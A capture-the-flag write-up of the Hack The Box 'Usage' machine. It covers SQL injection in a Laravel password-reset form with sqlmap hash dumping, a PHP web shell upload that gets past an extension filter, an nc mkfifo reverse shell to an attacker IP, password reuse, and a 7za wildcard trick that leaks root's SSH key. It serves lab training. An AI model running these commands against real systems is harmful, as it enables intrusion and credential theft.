
HTB-Usage



Information Gathering

Rustscan

Rustscan discovers HTTP and SSH open:


```
┌──(yoon㉿kali)-[~/Downloads]
└─$ rustscan --addresses 10.10.11.18 --range 1-65535
.----. .-. .-. .----..---.  .-----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
```

```
Nmap? More like slowmap.🐢
<snip>
Host is up, received syn-ack (0.31s latency).
Scanned at 2024-05-17 06:22:29 EDT for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```


Enumeration

HTTP - TCP 80


After adding **usage.htb** to `/etc/hosts`, we can access the website:



Admin directs us to **admin.usage.htb**, which I also add to `/etc/hosts`:




Reset Password directs to `/forget-password`, and we can submit email address to reset password:



Laravel SQLi

Wappalyzer shows that **Laravel** is running on the website:



Hacktricks provides detailed guides on exploiting Laravel.

After reading through, it seems like we might be able to do SQL Injection attack.

Testing all possible entry points, `/forget-password` email parameter is found to be vulnerable.

Let's first intercept request for reset password using Burp Suite:

Request to http://usage.htb:80 [10.10.11.18]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  POST /forget-password HTTP/1.1
2  Host: usage.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 59
9  Origin: http://usage.htb
10 Connection: close
11 Referer: http://usage.htb/forget-password
12 Cookie: XSRF-TOKEN=
   eyJpdiI6InZYSVJLSzlzd0drRGNtSXRLR2hI0UE9PSIsInZhbHVlIjoicGRkUTFrMVJGZFIzMnRBMlJLRkswZ
   05YVHRVb1FyTXdiT3pGamljUks4a0Y5RHlLTXpDUlA1K2UvV1dqblBJQzd0OFRSa2MxQ3lpRERhVGxt0Wwra2
   E3MDZIZm5ZZ1FBdkRNM0czczhHVWNpV1ZXSkhlT3NmZEtBZE1YNFhmNmIiLCJtYWMi0iIzYmU2Mjc3MDEzZmE
   zZDAxY2FiYWIyNDAxZDhmYWM2NzJlMzU1ZjQxZmNm0DM1ODYz0DdiZTY2ZmFlNTI4YmQwIiwidGFnIjoiIn0%
   3D; laravel_session=
   eyJpdiI6ImlDcEVIVVpMY3RRMUJyMnhud0ttaXc9PSIsInZhbHVlIjoia1g2VWp3eWdHQ1lzVXo5am9WZGpoN
   Vl6dzlPMw5CN2k2emF0bWkwekF0S3ZFNStYS25kMzVpVEZMMmQ5TWRyQmFZenZyTUJNOTJ1dlE3d3ozTzU4d3
   QrR1NEMXNKcWJhOGdkbXd5aWhqSlRqaXlQS0NvbnZzTDM0STR0TVdnY0MiLCJtYWMi0iJm0Tg00Dg3ZGE3Y2N
   hYzBjYTJhMDQ4ZmU3MTUzYTY40TdkYjI1YWZkNzkxMThlNjYyM2YzNzA1YmQxYWQzN2FmIiwidGFnIjoiIn0%
   3D
13 Upgrade-Insecure-Requests: 1
14
15 _token=bnvjzxAvxDKRzcwDi3dUhDpE8yd4PNzMXWkihimA&email=asdsd
```

Using this list for fuzzing the email paramenter, it seems that length of 7729 is a redirection page and length of 1616 is 500 error page:

\	500	☐	☐	7729
\\	302	☐	☐	1616
;	302	☐	☐	1616
' or "	500	☐	☐	7729
-- or #	302	☐	☐	1616
' OR '1	302	☐	☐	1616

SQLi Detection

Let's try identifying the number of columns.

Submitting `a' ORDER BY 8;-- -` will direct us to redirection page:

```
<title>
  Redirecting to
  http://usage.htb/forget-password
</title>
```

Submitting `a' ORDER BY 9;-- -` shows Server Error, indicating there's 8 columns:

```
<title>
  Server Error
</title>
```

SQLMap

Let's automate the exploitation using sqlmap and set the parameter email to be vulnerable:

```
sqlmap -r forget-pass-req.txt -p email --batch --level 5 --risk 3 --dbs
```

```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

Sqlmap finds three databases.
Let's look more in to **usage_blog** database:

```
sqlmap -r req.txt -p email --batch --level 5 --risk 3 --dbms=mysql -D usage_blog --tables
```


```
Database: usage_blog
[15 tables]
+-------------------------+
| admin_menu              |
| admin_operation_log     |
| admin_permissions       |
| admin_role_menu         |
| admin_role_permissions  |
| admin_role_users        |
| admin_roles             |
| admin_user_permissions  |
| admin_users             |
| blog                    |
| failed_jobs             |
| migrations              |
| password_reset_tokens   |
| personal_access_tokens  |
| users                   |
+-------------------------+
```

After dumping the password hash inside **admin_users** table using `sqlmap -r req.txt -p email --batch --level 5 --risk 3 --dbms=mysql -D usage_blog -T admin_users --dump`, we can crack the password hash using john using `john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcryptbas`, and the password is cracked to be **whatever1**.

Shell as dash

admin.usage.htb

Using the cracked password, we can successfully sign-in to the dashboard:




At the bottom right, Laravel version is shown: **1.8.17**

File Upload

Googling for Larval 1.8.17 exploit, we come across [File Upload Vulnerability](#).

We should be able to exploit this vulnerability and obtain reverse shell via uploading malicious payload to the below profile page's avatar image:



In order to bypass upload extension blacklist filter, I will upload [p0wny shell](#) with the extension of **.jpg.php**:

```
063383150
Content-Disposition: form-data; name="avatar";
filename="pown.jpg.php"
Content-Type: image/jpeg

<?php

$SHELL_CONFIG = array(
    'username' => 'pOwny',
    'hostname' => 'shell',
);
```

File successfully uploads and we can access the shell through `http://admin.usage.htb/uploads/images/pown.jpg.php`:

```
dash@usage:…/uploads/images# id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

Now that we have a shell as **dash**, let's spawn a reverse shell using the following command:

`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.29 1337 >/tmp/f`

```
┌──(yoon㉿kali)-[~/Documents/htb/usage]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.18] 36114
bash: cannot set terminal process group (1225): Inappropriate ioctl for device
bash: no job control in this shell
dash@usage:/var/www/html/project_admin/public/uploads/images$ id
id
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

We have successfully obtained reverse shell as **dash**.

Privesc: dash to xander

Looking around file system, we several unusual files such as **.monit.id** and **.monitrc**:

```
dash@usage:~$ ls -la
ls -la
total 52
drwxr-x--- 6 dash dash 4096 May 24 05:45 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    5 May 24 05:45 .monit.pid
-rw------- 1 dash dash 1192 May 24 05:45 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 May 24 04:21 user.txt
```

.monitrc file reveals potential password: `3nc0d3d_pa$$w0rd`

```
dash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert


#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
```

Let's identify users on the system in order to spray the discovered potential password:

`cat /etc/passwd | grep /home`

```
dash@usage:~$ cat /etc/passwd | grep /home

cat /etc/passwd | grep /home
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
dash:x:1000:1000:dash:/home/dash:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
```

User **syslog** and **xander** is also on the system.

After trying the password for both users for SSH connection, we have a valid match for **xander**:

`sudo ssh xander@usage.htb`

```
xander@usage:~$ id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
```

Privesc: xander to root

Sudoers

Checking on commands that could be ran with **sudo** privilege, `/usr/bin/usage_management` is noticed:

`sudo -l`

```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

Running `strings` on it, we can several interesting process happening in there:

`strings /usr/bin/usage_management`

```
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

7za (7-Zip) tool is being used create a ZIP archive of files in the current directory:

`/usr/bin/7za a /var/backups/project.zip -tzip -snl -:

`/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql`

Wildcard

Researching a bit on this, it seems like we can abuse the [wildcard spare]:

7z

In **7z** even using `--` before `*` (note that `--` means that the following input cannot treated as parameters, so just file paths in this case) you can cause an arbitrary error to read a file, so if a command like the following one is being executed by root:

```
7za a /backup/$filename.zip -t7z -snl -p$pass -- *
```

Let's first create **id_rsa** file inside `/var/www/html` and link it to root's id_rsa file:

```
xander@usage:/var/www/html$ touch @id_rsa
xander@usage:/var/www/html$ ln -s /root/.ssh/id_rsa id_rsa
```

Now let's run `/usr/bin/usage_management` with **sudo**:

```
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPY
C 7413 24-Core Processor                 (A00F11),ASM,AES-NI)

Open archive: /var/backups/project.zip
```

As the `/usr/bin/usage_management` stops running, it throws back root's **id_rsa** key:

```
-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more fil
es
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more fil
es
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more fil
es
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more fil
es
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
----------------
Scan WARNINGS: 7
```

Using root's id_rsa, we can now sign-in to the system as the root:

```
ssh -i id_rsa root@usage.htb
```

```
root@usage:~# whoami
root
```

References

- https://github.com/payloadbox/sql-injection-payload-list?tab=readme-ov-file#generic-error-based-payloads

- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/laravel